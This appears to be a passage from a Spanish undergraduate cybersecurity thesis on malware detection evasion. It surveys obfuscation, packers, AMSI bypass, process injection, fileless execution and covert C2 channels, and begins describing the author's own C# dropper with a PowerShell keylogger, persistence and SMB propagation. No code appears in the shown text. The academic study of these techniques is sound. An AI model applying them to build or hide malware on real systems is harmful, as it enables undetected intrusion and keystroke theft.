

Universidad Rey Juan Carlos

Trabajo de Fin de Grado

Grado en Ingeniería de la Ciberseguridad

Escuela Técnica Superior de Ingeniería Informática

Curso académico 2024-2025

Técnicas de Evasión de Detección del Malware

Estudiante: Díaz-Benito Álvarez, Martín

Tutor: Isasia Infante, Tomás

Resumen

En un contexto de creciente sofisticación en el desarrollo de malware, este trabajo analiza de manera integral las técnicas actuales de evasión utilizadas por software malicioso, así como los mecanismos de detección empleados por soluciones antivirus modernas. Se plantea un enfoque dual desde la perspectiva ofensiva y defensiva, desarrollando una muestra de malware con funcionalidades como ejecución en memoria, evasión de AMSI, persistencia, propagación mediante SMB y discos extraíbles, y técnicas avanzadas para evitar entornos de análisis. Paralelamente, se lleva a cabo un análisis detallado mediante ingeniería inversa de una muestra real, utilizando herramientas estáticas y dinámicas, así como sandboxes en la nube. Finalmente, se evalúan los resultados obtenidos, reflexionando sobre la efectividad de las tácticas empleadas tanto para evadir como para detectar amenazas. Este enfoque busca comprender en profundidad el panorama actual del malware y fortalecer las capacidades de respuesta en ciberseguridad.

Palabras clave: Malware, evasión de detección, ingeniería inversa, PowerShell, fileless malware, AMSI bypass, ciberseguridad, análisis estático y dinámico, servidor C2, técnicas de evasión, antivirus, sandbox, persistencia, propagación SMB, DLL Proxying.

Abstract

In the context of increasingly sophisticated malware development, this thesis presents a comprehensive analysis of current evasion techniques used by malicious software, as well as the detection mechanisms employed by modern antivirus solutions. A dual approach is adopted, from both offensive and defensive perspectives, including the development of a malware sample with functionalities such as in-memory execution, AMSI evasion, persistence, propagation via SMB and removable drives, and advanced sandbox and debugger evasion techniques. In parallel, a detailed reverse engineering analysis of a real-world sample is conducted using both static and dynamic tools, including cloud-based sandboxes. The results are evaluated to assess the effectiveness of both evasion and detection strategies. This work aims to deepen the understanding of today's malware landscape and to strengthen cybersecurity response capabilities.

Keywords: Malware, detection evasion, reverse engineering, PowerShell, fileless malware, AMSI bypass, cybersecurity, static and dynamic analysis, C2 server, evasion techniques, antivirus, sandbox, persistence, SMB propagation, DLL proxying.

Índice

Índice de figuras

1. Introducción

En un mundo cada vez más globalizado e interconectado, el malware representa una de las amenazas más persistentes y sofisticadas para la seguridad de los sistemas informáticos. La revolución tecnológica que hemos sufrido desde el siglo pasado no ha hecho que el malware se quede atrás, y poco queda ya de esos "virus" de los años 80 y 90 que infectaban todo internet. Los objetivos se han vuelto más lucrosos, desde hacer cesar la operación de plantas eléctricas, ferrocarriles u hospitales a paralizar a los trabajadores de una empresa. La evolución del panorama del malware ha hecho que el coste económico de sufrir una infección se haya disparado. Estas motivaciones económicas hayan sido probablemente las que hayan hecho que el desarrollo de software malicioso se haya convertido en una actividad con muchos posibles beneficios y perjuicios económicos, dando lugar a un ecosistema profesionalizado.

De esta manera, el desarrollo de malware se ha industrializado. Plataformas como el Ransomware as a Service (RaaS) permiten lanzar ataques a organizaciones sin conocimientos técnicos. Además, el comercio de malware, incluido como un servicio, se han vuelto en el día a día de foros, portales y páginas de comercio de la red Tor, lo que ha llevado a una democratización de su acceso por parte de los ciberdelincuentes. A su vez, los grupos cibercriminales o APT (Advanced Persistant Threats), motivados tanto por el gran beneficio económico, como político en algunos casos, han podido desarrollar nuevas y complejas técnicas de evasión que dificultan su eliminación, y, sobre todo, su detección, ya que constan de grandes recursos económicos y del apoyo de importantes actores geopolíticos.

Por otro lado, las soluciones antivirus o EDR han tratado de ponerse al día con el malware sofisticado, desde un primer acercamiento con una detección que estaba casi de forma única basada en firmas, al empleo de técnicas dinámicas, necesarias para detectar malware cambiante, cifrado o "mutante", y valiéndose de nuevos panoramas como la inteligencia artificial, capaz de analizar patrones de comportamiento malicioso o el análisis masivo de datos, así como la inteligencia de amenazas.

Sin embargo, esta evolución por parte de las soluciones EDR también ha propiciado la aparición de nuevas tácticas, técnicas y procedimientos de los atacantes, como living off

the land (uso de herramientas del sistema con fines maliciosos), el fileless malware o la detección de entornos, con una dinámica constante de confrontación.

Este tipo de desarrollos, por la parte ofensiva y defensiva, que recuerdan a la teoría del espada y el escudo del ámbito militar, hacen que sea necesario una investigación constante por ambas partes, ya que un desarrollo desde la parte ofensiva motiva de nuevo otro por la parte defensiva, por lo que esta "carrera armamentística" nos ha llevado al actual escenario de complejidad al que hemos llegado actualmente. Este trabajo se sitúa en este preciso contexto, buscando analizar el estado de esta confrontación.

El principal objetivo de este trabajo es ver como de lejos han llegado estas nuevas técnicas tanto de evasión como de detección, analizando el malware desde una doble perspectiva, tanto un análisis técnico de las técnicas de evasión, como el análisis por ingeniería inversa de una muestra de malware y el desarrollo de uno que presente dichas técnicas, buscando evadir una solución antivirus como Windows Defender.

En primer lugar, y a fin de contextualizar y servir como fundamento para el análisis práctico, se explicarán las principales técnicas de ocultación empleadas por el malware para evadir una detección por una solución antivirus, desde las menos complejas, como la ofuscación de código, hasta algunas de cierta complejidad como los packers o cryptors, comprendiendo tanto las técnicas estáticas (periodo de desarrollo del malware), como las técnicas dinámicas (aplicadas durante su ejecución).

En segundo lugar, se busca aplicar estos conocimientos de manera práctica, tanto a la hora de desarrollar un simple dropper con un keylogger en PowerShell como payload, que deberá ser modificado con el objetivo de evitar su detección por parte de Windows Defender, como de realizar un análisis mediante ingeniería inversa de una muestra, buscando llamadas a funciones, código o librerías importadas, con el propósito de entender el funcionamiento del malware lo mejor posible.

Con este enfoque se pretende no solo comprender como funcionan las amenazas actuales, si no ser capaz de desarrollar malware desde un punto de vista ofensivo, y tener capacidades de análisis de malware desde el punto de vista defensivo, siguiendo el estándar blue team/red team en ciberseguridad.

Por último, se busca concluir respondiendo al primer párrafo, en relación con la sofisticación de las técnicas, para ver hasta qué punto hemos podido detectar o evadir el

malware, así como reflexionar sobre las posibles estrategias de mitigación y análisis que se pueden implementar frente a estas técnicas.

2. Fundamentos técnicos

2.1. Panorama actual del malware y evolución

En las últimas décadas, el malware ha pasado de ser una herramienta rudimentaria y prácticamente sin fines económicos a ser una gran fuente de lucro económico, y, por lo tanto, una de las mayores amenazas a la seguridad digital. Esta transformación viene de la mano de una mayor integración de internet con los servicios empleados en el día a día, ya que vivimos en un mundo en el que la mayoría de los procesos empresariales, servicios básicos y pagos funcionan gracias a internet. El malware ya no es una herramienta de vandalismo como solía ser, sino un componente clave para la desestabilización global por parte de grandes grupos criminales y actores estatales.

Algunos autores describen esta evolución del software malicioso en 5 fases (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020). La primera fase, y la más larga (lo que demuestra la evolución y cambios frenéticos sufridos en las últimas décadas) acaba hacia los años 90. El primer programa considerado como malware fue introducido por John Von Neumann en el año 1949, con la idea de ser un “virus”, palabra usada como sinónimo de malware durante muchos años, y que hace referencia a la capacidad para autopropagarse. En esta etapa, en la que apenas había ordenadores comunicados en red, la mayoría del malware solo buscaba señalar bugs en sistemas operativos como MS-DOS, y se propagaba a través de ARPANET o discos extraíbles (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020).

A principios de los 90, empezaron a aparecer muestras más sofisticadas, como Casino, que sobrescribía los archivos en disco y almacenaba una copia en RAM, permitiendo al usuario decidir si restaurarla o borrar toda la información.

En esta segunda fase, que duró apenas 7 años, hasta el final del siglo XX, se desarrolló el malware para Windows, apareciendo así los virus en macros programados en VBA, como X97M/Laroux, o los gusanos por e-mail. Esta fase también fue testigo del desarrollo de los primeros antivirus primitivos. Uno de los gusanos más famosos de internet, Morris, se aprovechaba de una vulnerabilidad de buffer overflow en el servicio IIS (Internet Information Server), se propagó masivamente por la red, consolidando la capacidad del malware para expandir sus infecciones por internet (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020).

A partir de los 2000, la tercera fase supuso la época dorada de los virus en internet. La popularidad de Internet se disparó, y con ello, la propagación del malware, en una época en la que las soluciones antivirus acababan de desarrollarse y su efectividad era limitada (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020).

En la cuarta fase, empezó el desarrollo del malware como lo conocemos hoy en día, sentando las bases para el panorama actual. La aparición de rootkits y ransomware, probablemente los más temidos hoy en día, tuvo lugar durante esta fase. También se empezaron a popularizar los correos de phishing y los USB como métodos de propagación. Destaca la aparición del primer ransomware que usaba claves RSA, GPCode, o gusanos como ILoveYou, que tuvieron un gran impacto en la seguridad de muchos equipos (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020).

Por último, llegamos al panorama actual, que es considerado que empieza hacia el 2010 (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020). A partir de esta etapa, se empiezan a dar los primeros ejemplos altamente efectivos de ataque a las infraestructuras críticas. Uno de los más conocidos es Stuxnet, un malware muy sofisticado empleado para sabotear las centrales nucleares iranís, que empleaba como vector principal un pendrive infectado.

Junto con el sabotaje, otro de los objetivos principales es el espionaje, y obviamente, el beneficio económico (Alenezi, Alabdulrazzaq, Alshaher, & Alkharang, 2020), siendo el software maligno una de las industrias más rentables. Este malware es capaz de causar grandes daños, y está vinculado en muchas ocasiones a grupos denominados APT (Advanced Persistent Threats). Esta denominación viene de su

capacidad para ser sigilosos y mantener su amenaza durante un largo periodo de tiempo. Son grupos altamente organizados y con recursos, en ocasiones apoyados por naciones o constituyentes de una organización criminal (Chen, Desmet, & Huygens, 2014). Estos ataques suelen ser dirigidos, como en el caso de Stuxnet, y son fundamentales para entender el actual panorama del malware.

Este cierto tipo de grupos y la abundancia de recursos ha propiciado la aparición de modelos como el malware como servicio, en los que el malware se alquila o vende a los ciberdelincuentes, y a su vez democratizando su acceso, existiendo grupos dedicados a ataques sin los conocimientos técnicos para desarrollar estas herramientas.

En este contexto complejo, se vuelve imprescindible conocer las técnicas empleadas por el malware actual, en constante evolución, y las capacidades de detección necesarias para mitigar los daños y frenar la amenaza que supone actualmente.

2.2. Tipos de malware y definición

Para empezar con los fundamentos de este trabajo, es preciso definir exactamente qué es el malware y sus distintas clasificaciones. El malware, o software malicioso, es todo aquel programa diseñado para dañar a los usuarios, organizaciones, telecomunicaciones, ordenadores o sistemas de información. Es decir, el malware atenta contra al menos, alguno de los tres pilares de la seguridad informática: confidencialidad, integridad y/o disponibilidad. Normalmente, su clasificación se da en los siguientes grandes grupos, no excluyentes uno del otro:

- Virus: Nombre usado por su similitud con los virus en biología, necesita un programa huésped, en el que aloja su código. Tiene capacidades de autorreplicación, pero es necesario que sea ejecutado de forma explícita (Agrawal, Singh, Gour, & Kumar, 2014). Los virus no tienen por qué

constituir un ejecutable en sí, pueden ser parte de un proyecto o de un instalador, constituyendo una librería DLL en Windows, por ejemplo.

- Gusano: Su principal característica es la capacidad de autopropagarse sin la intervención humana, lo que les diferencia de los virus, que necesitan al menos cierta interacción (Agrawal, Singh, Gour, & Kumar, 2014). Para ello, los más poderosos se aprovechan de vulnerabilidades zero-click, es decir, aquellas que no requieren ninguna interacción por parte del usuario para ser explotadas.
- Troyano: Similar a un caballo de Troya, aparentan ser un programa legítimo, y en muchas ocasiones son funcionales como el programa legítimo que aparentan ser, pero incluyen algún tipo de función maliciosa, con el objetivo de proporcionar acceso remoto al atacante. Normalmente su infección suele darse al descargar software pirateado desde internet. (Agrawal, Singh, Gour, & Kumar, 2014)
- Backdoor: Puerta trasera a un equipo, que permite al atacante evadir los sistemas de autorización y autenticación necesarios para el acceso al equipo. Una vez instalada, el atacante puede acceder sin ingresar usuario, contraseña o emplear tokens, en muchos casos de forma remota. (Agrawal, Singh, Gour, & Kumar, 2014)
- Spyware: Recopila información sensible de un usuario, para después exfiltrarla y ser usada por los atacantes después. La información recopilada es diversa, y puede pasar por cookies, contraseñas, datos bancarios, historial de navegación, tokens de autenticación, etc, … (Agrawal, Singh, Gour, & Kumar, 2014)
- Adware: Como su nombre indica, el objetivo de este software es mostrar anuncios al usuario que lo instala. Su funcionamiento suele pasar por mostrar ventanas emergentes del navegador con sitios web de anuncios de forma masiva (Agrawal, Singh, Gour, & Kumar, 2014), aprovechándose de la monetización por click que proporcionan los anunciantes. Su principal fin, por lo tanto, suele ser económico, empleándose en campañas agresivas de publicidad.

- Ransomware: Secuestra equipos, encriptando toda su información y pidiendo un rescate por la clave de descifrado. Los rescates suelen ser altos, y son demandados a pagar en criptomonedas, para mantener el anonimato de los atacantes. Por esta razón, suele ser un negocio muy lucrativo para los delincuentes.

2.3. Técnicas de evasión, definición y clasificación

La profesionalización y los grandes recursos de los grupos APT han llevado a una sofisticación de este, lo que conlleva, por lo tanto, a las compañías de software de seguridad a realizar una mayor inversión en detección, propiciada por las novedosas técnicas empleadas en nuevas muestras para no ser detectadas por este tipo de software. Estas constituyen las técnicas de evasión, que no solo evitan la detección, sino que hacen que el análisis del malware sea más tedioso y requiera más tiempo.

Un estudio de 2018 demuestra que al menos el 98% del malware detectado empleaba una técnica de evasión (Yong Wong, Landen, Li, Monrose, & Ahamad, 2024), lo que significa que las compañías de ciberseguridad deben conocerlas a fondo para ajustar sus soluciones.

Normalmente, la detección por antivirus, a pesar de existir diversas técnicas, se divide en dos: las estáticas, que no ejecutan el binario y tratan de detectar patrones, mala reputación o indicadores conocidos, y las dinámicas, que ejecutan el binario para observar comportamiento malicioso. Por esta misma razón, y debido a que las técnicas de evasión tratan de desentenderse de ambas detecciones, estas también se dividen en técnicas tanto estáticas como dinámicas.

2.4. Evasión estática

Una vez contextualizado aquello que se considera una técnica de evasión, se muestran algunas de las técnicas de evasión más comunes observables en muestras de malware junto con su funcionamiento. La mayoría de estas técnicas buscan ocultar el código malicioso de diversas maneras, de forma que este no sea legible o no se encuentre a simple vista, con el objetivo de que un software antimalware no pueda ser capaz de analizarlo.

- Malware embebido en archivos: El código del malware, o una fase de él, puede ir contenido en algunos archivos que tienen la capacidad de interpretar código, y que puedan directamente ejecutar el malware o instalar una nueva fase de este en el sistema. El caso más común conocido son los archivos de la suite Microsoft Office habilitados para macros, que puedan contener código VBA ejecutable, pero también se han dado casos con otro tipo de archivos como PDF, ya que algunos de ellos son capaces de interpretar JavaScript. Se obvia que ejecutables o instaladores, como se explicó de manera anterior, pueden contener malware, clasificado como "troyano".
- Ofuscación: La ofuscación es una técnica de evasión empleada con el objetivo de dificultar el entendimiento del funcionamiento del malware. Es una técnica considerada legítima, pues muchos programas de código propietario o cerrado la emplean con el objetivo de dificultar la ingeniería inversa, pero también puede ser empleada con fines maliciosos. En la mayoría de los casos, se dificulta enormemente el flujo del programa, creando condiciones confusas con caminos que no se ejecutan, partiendo el programa en un alto número de funciones o haciendo los strings ilegibles, así como eliminando todos los metadatos posibles, símbolos de depuración, …
- Esteganografía: La esteganografía es una técnica que consiste en la ocultación de una información dentro de otra, de forma que la primera actúe como tapadera, manteniendo la comunicación así secreta. (Aranda, 2024). Esta técnica suele ser muy empleada a la hora de la comunicación con un servidor Command and Control, pues se busca que el tráfico aparente ser legítimo. Existen muchos casos y formas distintas de aplicación de la esteganografía,

pero es posible ocultar información en el último bit de una imagen, comprimirla junto con un ejecutable, o en archivos de audio.

- Políglotas: Es una aplicación de la esteganografía al malware. Los políglotas son archivos cuyos magic bytes están alterados, por lo que es posible que sean interpretados como dos tipos de archivo distinto (por ejemplo, un ejecutable y una imagen) (Stevens & Black, 2025). Los magic bytes son los primeros bytes de un archivo, una cabecera que ayuda a saber cómo interpretarlos (Aranda, 2024). Esto hace que, en muchos casos, un posible payload permanezca oculto, pues muchas firmas detectarán el archivo como inofensivo, mientras que realmente puede contener una carga maliciosa al ser interpretado como otro tipo de archivo.
- Droppers: Un dropper suele constituir la primera etapa o fase del malware. Su objetivo es desplegar una carga útil maliciosa en el objetivo, que suele o bien ir embebida en el archivo, o descargarse de internet, en cuyo caso se denomina downloader. El dropper puede no realizar ninguna otra acción maliciosa, y simplemente ejecutar otro binario, librería o shellcode que si tiene esas intenciones.
- Packers: Un packer, o empaquetador, es un software que puede comprimir ejecutables, no solo reduciendo su tamaño, si no cambiando su apariencia y actuando como método de ofuscación, por lo tanto (Mohanta & Saldanha, 2020). En muchos casos, es posible comprimir varios ejecutables en un solo, o comprimir el ejecutable con datos (por ejemplo, shellcode) que pueden ser empleados más tarde.
- Cryptors: Un cryptor es un tipo especial de packer que emplea criptografía para proteger el código (Mohanta & Saldanha, 2020). En muchos casos, el código va comprimido y cifrado, y se realiza un descifrado en memoria para posteriormente ser ejecutado. También es capaz de ofuscar el flujo del programa. Suele ser una característica del software malicioso, pues los programas legítimos no suelen emplear este tipo de técnicas.
- Polimorfismo y metamorfismo: Estas técnicas se basan en el cambio del código del malware cada vez que un ejecutable se reproduce, buscando así

evitar la detección por firmas, pues cada vez el código es capaz de mutar, cambiando muchos de los indicadores en los radica el software antivirus para la detección. Su principal diferencia es que el polimorfismo realiza cambios más superficiales, mientras que el metamorfismo realiza cambios profundos, siendo capaz de reescribir entero el código del malware (Agrawal, Singh, Gour, & Kumar, 2014).

- Uso de firmas digitales: En algunos casos, como en el ataque de Stuxnet, se ha dado la ocasión de que los atacantes han conseguido robar firmas digitales válidas de entidades de confianza, siendo así capaces de saltar alertas o detecciones por parte de Windows, que los considera confiables.
- Evasión de AMSI: AMSI (antimalware scan interface) es una herramienta de Microsoft para escanear el código PowerShell antes de que sea ejecutado, además de contar con herramientas para el análisis dinámico de este. Existen muchas maneras de realizar un bypass, pues AMSI depende de ser capaz de desofuscar el código y comparar con firmas, o detectar dinámicamente el comportamiento malicioso (Hendler, Kels, & Rubin, 2019). Así, con ofuscación con métodos como Invoke-Obfuscation, referencias a punteros nulos de la instancia de AMSI o modificación por reflexión, es posible la evasión de AMSI, parar o dificultar su funcionamiento. En este trabajo, se explorarán las dos primeras opciones.

2.5. Técnicas dinámicas

Las técnicas dinámicas, en contraposición con las estáticas, son aquellas que se aplican durante la ejecución del malware, y son las que tratan de evadir aquellas detecciones más avanzadas, basadas en comportamiento, sandboxes o depuradores. A continuación, se presentan algunas de las técnicas más comunes de evasión dinámica:

- Detección de entornos de análisis: Muchos malware emplean técnicas para monitorizar si están siendo ejecutados en entornos controlados. Según el

framework Mitre Att&ck (MITRE, n.d.), existen tres grandes grupos de técnicas de detección: system checks, en los que se detectan artefactos que indiquen la presencia de una máquina virtual o sandbox,; user activity based checks, en los que se busca evidenciar que un usuario humano está empleando la máquina en la que se ejecuta; y time-based evasión, en la que se ejecutan diversas técnicas empleando el reloj del sistema, como comprobar el uptime de la máquina o retrasar la ejecución, con el objetivo de no ser analizado o cambiar su comportamiento en el caso de detectar un entorno sospechoso.

- Detección de debug: Las técnicas anti-depuración, a diferencia de las anteriores, no se enfocan en el entorno de análisis, sino que emplean herramientas para evitar el análisis de su código de forma dinámica (Yong Wong, Landen, Li, Monrose, & Ahamad, 2024). Existen diversas maneras de detectar un depurador, siendo algunas de las más comunes ciertas llamadas a la API de Windows como IsDebuggerPresent().
- Fileless malware: Este anglicismo hace referencia al malware cuyo payload se ejecuta directamente en memoria, y cuyo código no se encuentra directamente en el del propio malware, ya sea por estar oculto, cifrado o empaquetado, o porque se obtiene de internet u otras fuentes externas. Muchos antivirus escanean la memoria secundaria (discos duros, SSDs, ...) en busca de malware, pero no tienen una capacidad específica de rastrear la memoria principal, excepto en casos de ejecución directa. Esta técnica permite evadir un filtro común de forma sencilla, existiendo distintas técnicas para inyectar el ensamblado en un proceso o realizar la ejecución en memoria.
- Living off the land: Este método hace referencia en concreto a los sistemas Windows, y se refiere a usar herramientas legítimas del sistema (PowerShell, tareas programadas, registro, …) con intenciones maliciosas. Su fortaleza radica en que el uso de estas herramientas del sistema suele ser considerado poco sospechoso, dificultando el análisis y haciendo difícil diferenciar qué comportamientos son maliciosos y cuáles no, pues muchos administradores de sistemas las emplean de forma habitual.

- Inyección de procesos: Los atacantes pueden insertar código directamente en un proceso nuevo o en curso, iniciado por ellos, con el objetivo de que el proceso en el que se inyecte parezca o sea legítimo y enmascarar la ejecución de un código. Existen diversas técnicas de inyección de código, y es posible inyectarlo en varios formatos, pero las mencionadas en este trabajo son inyección de DLL, en la que se ejecuta una DLL cargada por un proceso legítimo, pero con fines maliciosos (MITRE, n.d.) y process hollowing, en el que se crea un proceso, se suspende, se inyecta el código malicioso y posteriormente se resume su ejecución para que el código malicioso sea ejecutado (MITRE, n.d.).
- Carga de código por reflexión: Algunos lenguajes de programación, como C#, permiten la carga de un módulo directamente en memoria para ejecutar código dinámicamente, pudiendo así inspeccionar los distintos métodos presentes en el ensamblado, que normalmente es una DLL o un EXE. Para ello primero se reserva espacio para el código en la memoria del proceso, para posteriormente ser ejecutado (MITRE, n.d.).
- Canales encubiertos: El malware, como ya se ha nombrado en la parte de esteganografía, puede usar diversos canales de red para la comunicación con un servidor remoto de Command and Control, que haga aparentar la comunicación legítima y evitar así hacer saltar alarmas de dispositivos que inspeccionen el tráfico de red. Se usan para exfiltrar información, ejecutar comandos u orquestar botnets (Caviglione, 2021), y la dificultad de su detección radica en que no se sabe dónde está oculta la información, siendo en ocasiones la solución más sencilla el análisis y desensamblado del malware para su descubrimiento. Los más populares incluyen algunos relacionados con túneles HTTP o DNS, esteganografía en archivos o atributos de paquetes en los protocolos, pero los más sofisticados pueden estar basados en tiempo de envío de paquetes o en IPv6 (Caviglione, 2021), en muchas ocasiones incluyendo cifrado.

2.6. Mitigaciones por parte del software antivirus

Los diversos softwares de seguridad, muchas veces conocidos como EDR, XDR o EDPR, y popularmente como antivirus, han evolucionado para tratar de adaptarse a las diversas técnicas comentadas en apartados anteriores con el objetivo de mejorar su detección. El objetivo ya no es evitar una infección, sino bloquear vectores de entrada, detectar software malicioso antes de su ejecución y prevenir dicha ejecución por parte del usuario. Con estos cometidos, se emplean principalmente tres tipos de detección:

- Detección por firmas: Se basan en firmas, que son indicadores o secuencias de ataques conocidas. Estas firmas pueden ser el hash del binario, una secuencia del código u otros patrones de bytes. Son efectivas en ataques conocidos, produciendo pocos falsos positivos, pero fallan al reconocer nuevos ataques y no se adaptan al malware metamórfico o polimórfico (Čisar, Maravić Čisar, & Pásztor, 2025).
- Detección por heurística: La heurística combina decisiones automáticas con una serie de reglas predefinidas o algoritmos, empleando dichos mecanismos para tratar de identificar si un binario o archivo es malicioso en tiempo real. Esto mejora la detección por firmas, pues permite detectar nuevos ataques basados en comportamientos maliciosos previos. La heurística analiza normalmente el comportamiento o las características del software, buscando ahí dichos patrones o indicadores maliciosos. Para ello puede analizar las llamadas al sistema, funciones o intentos de manipulación de memoria, entre otros. Sin embargo, este enfoque genera una cantidad considerable de falsos positivos, pues puede identificar como malicioso un binario con técnicas empleadas tanto como por malware como por software legítimo, como puede ser la ofuscación, por lo que es necesario su uso con moderación (Čisar, Maravić Čisar, & Pásztor, 2025).

- Detección por comportamiento: La detección por comportamiento es una técnica de análisis dinámico en la que el binario se analiza en un entorno seguro y controlado, denominado sandbox, para analizar y registrar las acciones realizadas por este ejecutable. Si alguno de estos patrones coincide con indicadores de compromiso (IOC) o es considerado sospechoso, la ejecución es bloqueada (Biondi, Given-Wilson, Legay, Puodzius, & Quilbeuf, 2018). Esta técnica, además, es a menudo complementada con enfoques de Inteligencia Artificial o Machine Learning, lo que permite tomar decisiones rápidas y con mayor precisión.

Además de estas técnicas principales, algunas soluciones más avanzadas pueden integrar otros módulos, como bloqueo de ejecución de exploits, control de aplicaciones, bloqueo de ejecución de código en navegadores, o AMSI.

2.7. Herramientas y técnicas para el análisis del malware

El análisis de malware es una disciplina fundamental en ciberseguridad, pues permite analizar el comportamiento del binario para determinar su propósito, vector de ataque y firmas e indicadores de compromiso en caso de ser malicioso. Existen diversas técnicas para el análisis, pero las principales son dos, análisis estático y análisis dinámico.

- Análisis estático: Esta técnica implica el análisis del binario sin ejecutarlo. Para ello, existen diversas técnicas a emplear, con el objetivo de recabar la mayor información sobre el binario, sin correr ningún riesgo de infección al no ejecutarlo. Si el malware está empaquetado, es necesario desempaquetarlo y descomprimirlo antes del análisis. De igual manera, si está ofuscado, desofuscarlo también puede ser útil para su análisis. Algunas de las técnicas más comunes comprenden el análisis del encabezado y secciones del binario, llamadas a librerías y APIs, análisis de strings y desensamblado y análisis del código fuente (Sihwail, Omar, & Ariffin, 2018).

- Análisis dinámico: Implica ejecutar el binario directamente para observar su comportamiento. Se suele aplicar una vez el análisis estático ha finalizado, y en algunos casos es necesario, especialmente si el análisis estático no ha arrojado conclusiones relevantes sobre el comportamiento del ejecutable. Este análisis se realiza en entornos controlados, como máquinas virtuales o sandbox, como se mencionó anteriormente (Sihwail, Omar, & Ariffin, 2018).

De forma complementaria a estos dos tipos de análisis, también encontramos los análisis en memoria e híbridos. El primero implica analizar un volcado de memoria de una máquina infectada para observar posibles comportamientos maliciosos, siendo un análisis forense en esencia del equipo. (Sihwail, Omar, & Ariffin, 2018). El segundo es simplemente la combinación de estático y dinámico, y será el enfoque empleado en este trabajo.

3. Metodología

Al incluir presente trabajo distintos análisis, tanto desde el punto de vista de blue team como de red team, es necesario identificar dos metodologías distintas, una para el desarrollo del malware, y otra para su análisis

3.1. Metodología de Desarrollo de Malware

El desarrollo del malware se ha dado en el lenguaje C#. Por esta razón, son necesarias las herramientas de compilación y desarrollo pertinentes en Visual Studio. Además, uno de los ensamblados utilizados está desarrollado en C++, por lo que también han sido necesarias las herramientas de desarrollado de Visual C++ y aquellas necesarias para el desarrollo de archivos DLL. Se ha empleado Visual Studio 2022 como IDE desde la máquina host.

Por otro lado, la infraestructura C2 corre en una máquina virtual Kali Linux 2022.3 junto a VirtualBox 7, que ya cuenta con Python instalado, lenguaje en el que está escrito el

servidor, que emplea Flask. En esta misma máquina, también podemos encontrar una instancia de samba instalada.

Por último, la máquina víctima es una máquina Windows 10 virtualizado en VirtualBox 7, con el programa 7-zip instalado. En esta máquina es en la que se ejecuta el malware. A modo de precaución, se toman snapshots antes de la ejecución, con el objetivo de minimizar los posibles daños y poder ejecutar en un entorno limpio cada vez. En esta máquina corre también un servicio SMB con una carpeta "dummy", para comprobar si la propagación es efectiva, y se encuentra insertado el disco de guest additions de VirtualBox, que es un medio extraíble.

En cuanto a la infraestructura de red, todas las máquinas se encuentran conectadas en la misma red local, 192.168.0.1/24, con visibilidad ante sí y con acceso a internet. Se presenta un diagrama de red que ilustra la conectividad.



Figura 1: Diagrama de red del entorno

3.2. Metodología de análisis de malware

Para el análisis de la muestra de malware, se emplea la misma máquina Kali mencionada anteriormente, con las configuraciones ajustadas para estar aislada de cualquier red. Se toman snapshots así mismo a modo de precaución, pues algunas de las herramientas empleadas podrían ejecutar la muestra de modo accidental.

Al ser necesarias herramientas diseñadas para ejecutarse en el CLR de Windows, la máquina cuenta con Wine y Mono instalados, lo que permite la ejecución de binarios de Windows para el análisis. Las principales herramientas empleadas para el análisis estático fueron DIE (Detect it easy), que aportó una gran cantidad de información sobre el binario y su packer, y IlSpy, un decompilador para el entorno .NET de Windows.

Para el análisis dinámico, se opta por sandboxes en la nube, como son VirusTotal y JoeSandboxCloud, que permiten obtener mucha información del binario y descubrir su comportamiento sin tener que temer una infección en la propia máquina local en la que se analizan.

Por último, se complementan los resultados obtenidos en ambos análisis para llegar a conclusiones sobre su funcionamiento y sus capacidades.

4. Desarrollo de la muestra de malware

4.1. Aspectos del diseño

4.1.1. Objetivo y enfoque del diseño

Con fines ilustrativos, y con el objetivo de realizar un análisis y mostrar las distintas técnicas usadas por el malware moderno, se realiza una muestra de malware cuyo objetivo es ejecutar un script de PowerShell en la máquina víctima. En este caso, el payload es un keylogger, pero podría ser sustituido con relativa facilidad por cualquier otro tipo de script, incluso framework c2 como PowerShell Empire, proporcionando modularidad a la hora de seleccionar un payload. En este caso, he considerado realizar esta acción maliciosa de grabar

las pulsaciones del teclado pues el objetivo del trabajo es mostrar cómo actúa el malware, no tomar el control completo de un ordenador.

4.1.2. Ejecución de PowerShell y evasión de AMSI

Existen distintos métodos para ejecutar PowerShell en una máquina, por lo que hay que ser cuidadoso y tener en cuenta las distintas medidas de seguridad de Windows que existen para tratar de no levantar sospechas. Algo tan obvio como ejecutar el comando directamente PowerShell con System() o ShellExecute() levantará muchas sospechas, pues ni siquiera suele ser habitual en programas legítimos. Lo habitual suele ser evitar lanzar el proceso PowerShell.exe de forma directa, que puede ser interpretado como sospechoso, con más razón aún si se lanza desde un programa no firmado.

